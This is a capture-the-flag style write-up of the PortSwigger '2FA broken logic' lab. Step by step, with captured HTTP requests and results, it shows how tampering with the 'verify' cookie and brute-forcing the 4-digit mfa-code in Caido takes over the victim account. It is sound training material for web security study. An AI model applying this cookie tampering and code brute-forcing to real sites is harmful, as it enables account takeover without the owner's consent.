

2FA BROKEN LOGIC



Lab: 2FA broken logic

=====

This lab's two-factor authentication is vulnerable due to its flawed logic. To solve the lab, access Carlos's account page.

- Your credentials: wiener:peter
- Victim's username: carlos

You also have access to the email server to receive your 2FA verification code.

=====

Introduction

After logging in as **wiener** with **wiener:peter**, the application redirects us to **/login2**, where we must enter a 4-digit security code sent to the user's email. The **GET /login2** request contains a **verify** parameter that tells the application which user the 2FA process belongs to.

The problem is that the server does not properly verify that the **verify** value matches the authenticated session. So, even though we are logged in as **wiener**, we can change **verify=wiener** to **verify=carlos** and make the application generate a 2FA code for Carlos without knowing Carlos's password.

We still don't have access to Carlos's email, so we need another weakness: the 4-digit 2FA code is not properly protected against brute-forcing. We can therefore change **verify** to **carlos** and brute-force the **mfa-code** until we get the successful response, which is a **302** redirect.

So, this lab has **two main flaws**:


1. The **verify** parameter is not properly tied to the authenticated session.
2. The 4-digit 2FA code has no effective brute-force protection.

Once we find the correct code, we can use the successful response to access Carlos's account.

Solution

Step 1:

Go to My Account and turn Intercept On in Caido.



Step 2:

Enter your correct credentials (**wiener:peter**). And hit Log in and intercept this **POST request** in Caido. And then send this request to **Replay**.

Login

Username

wiener

Password

.....

Log in

Unset Scope

Enter an HTTPQL query...

Queuing

Environm

Choose what to intercept

☒ Requests

☐ Responses

☐ Websockets

ID	Host	Method	Path	Query	Exten...	Sent At
17	0a73006403b3...	POST	/login			2026-09-21 03:18:41

Step 3:

In Replay, hit Send and then Follow redirection and you will be redirected to **/login2** page (The page where you enter the Security Code). So by clicking Follow redirection, you are actually sending a GET request to **/login2** page. But this request is actually from wiener's account. It means wiener will not only be redirected to **/login2** page but also will get a security code on his email.

The screenshot shows the browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays a POST request to `/login` with a body containing `username=wiener&password=peter`. The 'Response' tab shows an HTTP 302 Found status with headers including `Location: /login2`, `Set-Cookie: verify=wiener; HttpOnly`, and `Set-Cookie: session=MPsrVOPcAqkbsxjnDmkZDWr4S9b3iY5U; Secure; HttpOnly; SameSite=None`. A red box highlights the 'Follow redirection' button in the 'Response' tab.

The screenshot shows the browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays a GET request to `/login2` with a cookie `session=MPsrVOPcAqkbsxjnDmkZDWr4S9b3iY5U; verify=wiener`. The 'Response' tab shows the rendered page content, which includes a login form with the text 'Please enter your 4-digit security code' and a 'Login' button. A red box highlights the login form area.

Step 4:

Change the value of the verify parameter to **carlos** and hit send and this is gonna work in this lab because the session is not validated on the server side and this is actually the flaw in this web app because we do not need carlos' password now. By clicking send now we send a **GET request** from carlos' account to **/login2** and a Security code will be created for carlos and sent to carlos' email which we don't have access to but for now at least we generated the code for carlos without knowing his password.

The screenshot shows a web browser window with the URL `https://0a73006403b307bf812b7f4300fa001e.web-se`. The browser displays the 'Web Security Academy' 2FA broken logic page. The page has a header with the logo and navigation links: 'Back to lab home', 'Email client', and 'Back to lab description >'. Below the header is a form titled 'Please enter your 4-digit security code' with a text input field and a green 'Login' button. The browser's developer tools are open, showing the 'Request' tab. The request is a GET request to `/login2` with various headers including 'Host', 'Connection', 'Cache-Control', 'sec-ch-ua', 'sec-ch-ua-mobile', 'sec-ch-ua-platform', 'Upgrade-Insecure-Requests', 'Content-Type', 'User-Agent', 'Origin', 'Accept', 'Sec-Fetch-Site', 'Sec-Fetch-Mode', 'Sec-Fetch-User', 'Referer', 'Accept-Encoding', 'Accept-Language', and 'Cookie'. The 'Cookie' header is highlighted with a red box, showing `session=MPsrV0PcAqkbsxjnDmkZDWr4S9b3iY5U; verify=carlos`.

Step 5:

Now go to wiener's account in the browser and enter a random security code because we want a POST request to `/login2` as we know it is gonna carry the security code. Now turn intercept on in Caido and hit Login here and capture this **POST request to `/login2`** endpoint. Now send it to Automate because we are gonna brute force the security code as we don't have access to **carlos' email**.

The screenshot shows the 'Web Security Academy' 2FA broken logic page. The page has a header with the logo and navigation links: 'Back to lab home', 'Email client', and 'Back to lab description >'. Below the header is a form titled 'Please enter your 4-digit security code' with a text input field and a green 'Login' button. The input field contains the text '0000'. The 'Login' button is highlighted with a red box, and a blue arrow points to it from the right.

▼ Unset Scope ▼

Enter an HTTPQL query...

🔒

Queuing

🔊

🧪 Environment ▼

📁 p ▼

👤

Choose what to intercept

☒ Requests

☐ Responses

☐ Websockets

ID	Host	Method	Path	Query	Exten...	Sent At
20	0a73006403b3...	POST	/login2			2026-09-21 03:20:44

Step 6:

Download a 4 digit pin list from google, upload it to Caido, then mark the value of **mfa-code** as placeholder and select payload type as **Hosted File** and select this list. Also in the verify, change the wiener to carlos because we are brute forcing the security code of carlos not wiener. Now hit Run.

https://0a73006403b307bf812b7f4300fa001e.web-security-academy.net
All
Run
Select enabled rules

Request

1 POST /login2 HTTP/1.1
2 Host: 0a73006403b307bf812b7f4300fa001e.web-security-academy.net
3 Connection: keep-alive
4 Content-Length: 13
5 Cache-Control: max-age=0
6 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
12 Origin: https://0a73006403b307bf812b7f4300fa001e.web-security-academy.net
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a73006403b307bf812b7f4300fa001e.web-security-academy.net/login2
19 Accept-Encoding: gzip, deflate, br, zstd
20 Accept-Language: en-US,en;q=0.9
21 Cookie: verify=carlos; session=hImnZ0HfpTRokghsR9kToFQ4pP0g003R
22
23 mfa-code=0000

Payload

Preprocessors

Settings

Payload #

Placeholder

1

0000

Type

Hosted File

Selected file

4-digit-pin-list.txt

Step 7:

We can see a **302 redirect**, just click on that request. And in the request section right click on the request and select **View response in the browser**. A link will be copied to the clipboard, just paste that link in the browser to access the **carlos'** account and to solve the lab.

27

2026-09-21 03:22:13

Enter an HTTPQL query...

ID	Payload 1	Status	Length	Round-trip Time (ms)
274	1384	302	233	742
543	1653	200	3400	737
542	1652	200	3400	768
541	1651	200	3400	880
540	1640	200	3400	705
539	1649	200	3400	696
538	1648	200	3400	692
537	1647	200	3400	742
536	1646	200	3400	686
535	1645	200	3400	686
534	1644	200	3400	1781

543 requests

Request

Pretty

1 POST /login2 HTTP/1.1

2 Host: 0a73006403b307bf812b7f4300fa001e.web-security-academy.net

3 Connection: close

4 Content-Length: 13

5 Cache-Control: max-age=0

6 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"

7 sec-ch-ua-mobile: ?0

8 sec-ch-ua-platform: "Windows"

9 Upgrade-Insecure-Requests: 1

10 Content-Type: application/x-www-form-urlencoded

11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36

12 Origin: https://0a73006403b307bf812b7f4300fa001e.web-security-academy.net

233 bytes | 742ms

Copy

Copy as cURL

Copy URL

Save to file

Send to Replay

Duplicate

Send to Findings...

Replay in browser

View response in browser

Add in Scope

Add out of Scope

Convert (Preview)

Run workflow

Assistant

Plugins

Reset preference

Pretty Raw Preview

Content-Length: 0

27

2026-09-21 03:22:13

Enter an HTTPQL query...

ID	Payload 1	Status	Length	Round-trip Time (ms)
274	1384	302	233	742
543	1653	200	3400	737
542	1652	200	3400	768
541	1651	200	3400	880
540	1640	200	3400	705
539	1649	200	3400	696
538	1648	200	3400	692
537	1647	200	3400	742
536	1646	200	3400	686
535	1645	200	3400	686
534	1644	200	3400	1781

543 requests

Request

Pretty Raw

1 POST /login2 HTTP/1.1

2 Host: 0a73006403b307bf812b7f4300fa001e.web-security-academy.net

3 Connection: close

4 Content-Length: 13

5 Cache-Control: max-age=0

6 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"

7 sec-ch-ua-mobile: ?0

8 sec-ch-ua-platform: "Windows"

9 Upgrade-Insecure-Requests: 1

10 Content-Type: application/x-www-form-urlencoded

11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36

12 Origin: https://0a73006403b307bf812b7f4300fa001e.web-security-academy.net

Response

Pretty Raw Preview

1 HTTP/1.1 302 Found

2 Location: /my-account?id=carlos

3 Set-Cookie: session=YyggTiTx8xu9BRZrVY1DLxnoIOfrfxup; Secure; HttpOnly; SameSite=None

4 X-Frame-Options: SAMEORIGIN

5 Content-Encoding: gzip


6 Connection: close

7 Content-Length: 0

233 bytes | 742ms

Info

Copied URL to clipboard



Congratulations, you solved the lab!

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

<https://www.linkedin.com/in/haroonshahid76/>

<https://github.com/haroon505>

=====